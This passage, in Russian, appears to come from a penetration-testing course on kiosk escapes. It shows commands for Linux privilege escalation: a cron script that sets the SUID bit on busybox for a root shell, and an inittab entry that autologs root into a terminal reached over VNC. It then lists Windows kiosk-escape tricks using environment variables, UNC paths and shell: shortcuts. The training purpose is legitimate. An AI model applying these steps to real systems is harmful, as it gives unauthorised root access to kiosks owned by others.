Ранее в процессе сбора информации мы обнаружили `/bin/busybox`, который предоставляет разные Unix-утилиты в одном файле, включая командные оболочки вроде Bash и `sh`. Скопируем его в `/home/guest` с помощью нашего терминала `gtkdialog`, чтобы сохранить оригинал, и создадим cron-скрипт, который изменит владельца файла на `root` и установит для него SUID. Если этот скрипт выполнится от `root`, он позволит нам запускать `busybox` с привилегиями `root`.

Создадим следующий скрипт в Scratchpad:

```
echo "#!/bin/bash" > /etc/cron.hourly/bookmarks.html
echo "chown root:root /home/guest/busybox" >> /etc/cron.hourly/bookmarks.html
echo "chmod +s /home/guest/busybox" >> /etc/cron.hourly/bookmarks.html
```

Листинг 524 - Код для установки SUID-бита на наш локальный файл busybox

Затем снова запишем содержимое нашего файла закладок, на этот раз в `/etc/cron.hourly`, выполнив приведённый выше скрипт:




Рисунок 209: Bookmarks.html настроен на перевод busybox в SUID

После того как мы сделаем скрипт `bookmarks.html` исполняемым, он выполнится в начале следующего часа, и наша копия `busybox` станет принадлежащей `root` и получит SUID-бит:




Рисунок 210: Теперь для busybox установлен SUID-бит

Хорошо. Проверим наш новый, “улучшенный” `busybox`. Согласно выводу справки, команды оболочки можно запускать таким синтаксисом:

```
/home/guest/busybox sh command_to_run
```

Листинг 525 - Синтаксис Busybox

Попытка вызвать `gtkdialog` напрямую этим способом, похоже, не работает. Мы не получаем ответа в терминале, и окно `gtkdialog` не отображается. Возможно, это связано с тем, как команды интерпретируются действием `gtkdialog` и передаются в оболочку, но поскольку мы не получаем ни вывода, ни ошибок, сказать сложно.

Чтобы обойти это, создадим в Scratchpad скрипт `runterminal.sh`, который запустит наш терминал:

```
#!/bin/bash
/usr/bin/gtkdialog -f /home/guest/terminal.txt
```

Листинг 526 - Скрипт для запуска терминала

Затем выполним его через `busybox`:

```
/home/guest/busybox sh /home/guest/runterminal.sh
```

Листинг 527 - Запуск скрипта через busybox

Это отобразит новое окно терминала `gtkdialog`. Выполним `whoami` в нашем новом терминале:




Рисунок 211: Теперь у нас есть root-доступ

Отлично! У нас есть root-оболочка!

### 11.4.3 Получение доступа к root-терминалу

Теперь, когда у нас есть root-оболочка, можно попытаться добавить несколько улучшений для удобства работы. Наш самодельный терминал полезен, но полноценная терминальная сессия была бы ещё лучше. Как уже упоминалось, нас ограничивает отсутствие доступа к эмуляторам терминала. Однако в Linux-системах есть встроенные консольные сессии, называемые TTY[40] или виртуальными консолями/терминалами.[41]

Обычно с рабочего стола Linux к ним обращаются сочетаниями клавиш от `Ctrl+Alt+F1` до `Ctrl+Alt+F6`, причём каждая функциональная клавиша показывает отдельную сессию. Однако если мы пробуем эти сочетания в нашей сессии киоска, они не работают.

Можно использовать `/usr/bin/xdotool`[42], чтобы программно отправлять сочетания клавиш через командную строку и проверить, действительно ли они доставляются в среду X Window. Используем следующую команду в нашем терминале `gtkdialog`, чтобы проверить сочетание:

```
xdotool key Ctrl+Alt+F3
```

Листинг 528 - Отправка сочетаний клавиш через командную строку

В этом случае киоск не реагирует, а значит виртуальные терминалы могут быть отключены в этой ограниченной среде киоска. Если это так, мы должны иметь возможность изменить это с нашими привилегиями `root`. Однако для этого может потребоваться перезапуск системы, который запустит механизм “самовосстановления” киоска и откатит систему. Изучим этот вариант подробнее.

Проверка конфигурационного файла `/etc/X11/xorg.conf.d/10-xorg.conf` показывает, что `DontVTSwitch` не закомментирован, а значит переключение VT отключено.[43] Переключение VT (VT switching) означает возможность динамически переключаться между интерфейсами виртуальных терминалов.[44]

Чтобы изменить это, скопируем исходный файл из `/etc/X11/xorg.conf.d/10-xorg.conf` во временный файл в нашем домашнем каталоге, `/home/guest/xorg.txt`:

```
cp /etc/X11/xorg.conf.d/10-xorg.conf /home/guest/xorg.txt
```

Листинг 529 - Копирование конфигурационного файла Xorg

Затем изменим права, чтобы можно было редактировать его в Scratchpad:

```
chmod 777 /home/guest/xorg.txt
```

Листинг 530 - Исправление прав доступа к конфигурационному файлу Xorg

Важное замечание: когда мы изменяем скрипты и файлы с помощью Scratchpad, он часто меняет их права на `600`. После завершения редактирования необходимо использовать `chmod`, чтобы вернуть им правильные права.

Теперь можно открыть Scratchpad и закомментировать `DontVTSwitch` в файле `/home/guest/xorg.txt`:




Рисунок 212: Редактирование конфигурации Xorg

Затем сохраним файл и скопируем его обратно в исходное расположение:

```
cp /home/guest/xorg.txt /etc/X11/xorg.conf.d/10-xorg.conf
```

Листинг 531 - Копирование конфигурационного файла Xorg обратно

После этого вернём права в исходное состояние:

```
chmod 644 /etc/X11/xorg.conf.d/10-xorg.conf
```

Листинг 532 - Исправление прав доступа к конфигурационному файлу Xorg

После замены файла снова можно использовать `openbox --replace`, чтобы перезапустить X-сессию. Также потребуется заново открыть новый экземпляр root-терминала GTK.

Когда переключение VT включено, нужно определить TTY для системы в файле `/etc/inittab`. Скопируем этот файл во временный файл в домашнем каталоге так же, как делали с конфигурационным файлом Xorg:

```
cp /etc/inittab /home/guest/inittab.txt
```

Листинг 533 - Копирование файла inittab

Нужно изменить права этого файла на 777, как мы делали с конфигурационным файлом Xorg, чтобы Scratchpad мог записывать в него:

```
chmod 777 /home/guest/inittab.txt
```

Листинг 534 - Исправление прав временного файла inittab

В разделе `Standard console login` мы обнаруживаем, что две консоли закомментированы, а для TTY 3-6 ничего не определено (рисунок 213):

```
#
# inittab   This file describes how the INIT process should set up
#           the system in a certain run-level.

# Default runlevel.
id:4:initdefault:

# System initialization.
si::sysinit:/etc/rc.d/rc.S

# Script to run when going multi user.
rc:2345:wait:/etc/rc.d/rc.M

# What to do at the "Three Finger Salute".
#ca::ctrlaltdel:/sbin/poweroff

# Runlevel 0 halts the system.
l0:0:wait:/etc/rc.d/rc.0

# Runlevel 6 reboots the system.
l6:6:wait:/etc/rc.d/rc.6

# Standard console login:
#c1::respawn:/sbin/agetty 38400 tty1 linux
#c2::respawn:/sbin/agetty 38400 tty2 linux

# Start /etc/rc.d/rc.4 to get into GUI:
x1:4:respawn:/etc/rc.d/rc.4
```

Рисунок 213: Неизменённый файл /etc/inittab в Scratchpad

Добавим TTY, вставив следующую строку в раздел `Standard console login` под двумя закомментированными строками:

```
c3::respawn:/sbin/agetty --noclear --autologin root 38400 tty3 linux
```

Листинг 535 - Запись для нового TTY в /etc/inittab

Эта строка указывает TTY автоматически входить в систему как пользователь `root`[45] (рисунок 214).




Рисунок 214: Добавление консоли в inittab

Затем сохраним файл и скопируем его обратно в `/etc/inittab`:

```
cp /home/guest/inittab.txt /etc/inittab
```

Листинг 536 - Копирование нашего изменённого inittab поверх старого

После этого восстановим права, как раньше:

```
chmod 600 /etc/inittab
```

Листинг 537 - Восстановление прав inittab

Следующая команда динамически перезагрузит настройки без перезапуска системы:[46]

```
/sbin/init q
```

Листинг 538 - Команда для динамической перезагрузки файла inittab

На этом этапе, если бы мы физически находились у киоска, можно было бы использовать `xdotool key Ctrl+Alt+F3`, чтобы переключиться на терминальную TTY-сессию. Однако поскольку мы обращаемся к киоску через VNC, нужно выполнить несколько дополнительных шагов.

С помощью Scratchpad можно создать скрипт с кодом из листинга 539.

```
#!/bin/bash
killall x11vnc

x11vnc -rawfb vt3
```

Листинг 539 - Скрипт getmeatty.sh

Он завершит существующий экземпляр VNC-сервера и запустит новый, подключённый напрямую к виртуальному терминалу. После того как мы сделаем файл исполняемым, можно запустить скрипт, и через несколько секунд нас выбросит из VNC-сессии. Если подключиться снова, мы сразу увидим текстовый терминальный интерфейс с выполненным входом от имени пользователя `root` (рисунок 215):




Рисунок 215: Вход в TTY-сессию от root

На этом этапе у нас есть полный root-доступ к системе в настоящей терминальной сессии. Дальше можно было бы начать боковое перемещение во внутренней сети.

#### 11.4.3.1 Упражнения

1. Определите, в какие расположения мы можем записывать как обычный пользователь.
2. Получите список процессов, принадлежащих `root` и запущенных в системе, и определите их назначение.
3. Какие cron-задачи сейчас выполняются в системе?
4. Попробуйте определить механизм, с помощью которого скрипты обновления киоска заменяют `bookmarks.html`. Почему это работает только при установке символической ссылки на каталог, а не при указании ссылки непосредственно на файл `bookmarks.html`?

## 11.5 Техники выхода из Windows-киосков

Хотя этот модуль в основном был посвящён киоску на базе Linux, есть несколько ценных концепций и техник, которые можно применить против киосков на базе Windows.

Во-первых, Windows Explorer часто тесно интегрирован в приложения. Это может быть полезно разработчикам приложений, но создаёт риск для безопасности киосков. Как следствие, каждое приложение по своей природе поддерживает множество способов доступа к ресурсам. Особенно это касается Internet Explorer, который служит основой для многих киосков. Разработчикам киосков нужно проявлять крайнюю внимательность, поскольку малейшая оплошность может привести к компрометации системы.

Windows поддерживает множество переменных окружения, которые могут выступать ярлыками к разным расположениям в системе.[47] Поэтому разработчики киосков иногда забывают о них или не учитывают их при создании ограничений ввода. Если киоск на базе браузера принимает текстовый ввод, можно подставлять переменные окружения вместо полных путей к файлам.

Например, переменная %APPDATA% преобразуется в локальный каталог, где хранятся данные, созданные программами. Если в киоске ограничен просмотр файловой системы, мы можем использовать эту переменную окружения, чтобы перейти в расположения файловой системы, которые иначе были бы защищены:




Рисунок 216: Использование переменных окружения Windows в пользовательском вводе

Ещё несколько полезных переменных окружения:

| Переменная окружения | Расположение |
|---|---|
| %ALLUSERSPROFILE% | C:\Documents and Settings\All Users |
| %APPDATA% | C:\Documents and Settings\Username\Application Data |
| %COMMONPROGRAMFILES% | C:\Program Files\Common Files |
| %COMMONPROGRAMFILES(x86)% | C:\Program Files (x86)\Common Files |
| %COMSPEC% | C:\Windows\System32\cmd.exe |
| %HOMEDRIVE% | C:\ |
| %HOMEPATH% | C:\Documents and Settings\Username |
| %PROGRAMFILES% | C:\Program Files |
| %PROGRAMFILES(X86)% | C:\Program Files (x86) (только в 64-битной версии) |
| %SystemDrive% | C:\ |
| %SystemRoot% | C:\Windows |
| %TEMP% и %TMP% | C:\Documents and Settings\Username\Local Settings\Temp |
| %USERPROFILE% | C:\Documents and Settings\Username |
| %WINDIR% | C:\Windows |

Таблица 2 - Переменные окружения

Аналогично, мы можем вводить полные UNC-пути в поля пользовательского ввода или файловые браузеры, как показано на рисунке 217.




Рисунок 217: Использование UNC-путей в пользовательском вводе

Например, доступ к `C:\Windows\System32` может быть запрещён, но `\\127.0.0.1\C$\Windows\System32\` может оказаться разрешённым.

Windows также позволяет использовать сокращение `shell:`[48] в диалогах файлового браузера, чтобы получать доступ к определённым каталогам. Хотя доступно много команд `shell:`[49], несколько полезных примеров приведены ниже:

| Команда | Действие |
|---|---|
| `shell:System` | Открывает системный каталог |
| `shell:Common Start Menu` | Открывает общий каталог меню Start |
| `shell:Downloads` | Открывает каталог Downloads текущего пользователя |
| `shell:MyComputerFolder` | Открывает окно This PC, показывающее устройства и диски системы |

Таблица 3 - Команды shell

Также мы можем использовать другие сокращения в стиле браузерных протоколов, например `file:///`, для доступа к приложениям или к файлам, которые могут открыть приложение.[50]

Помимо ручного ввода путей, иногда можно искать файлы, к которым у нас нет прямого доступа. Например, ввод пути к конкретному файлу может блокироваться, но встроенное поле поиска может разрешить нефильтрованный поиск, который мы сможем использовать, чтобы перейти к файлу из результатов поиска, как показано на рисунке 218.

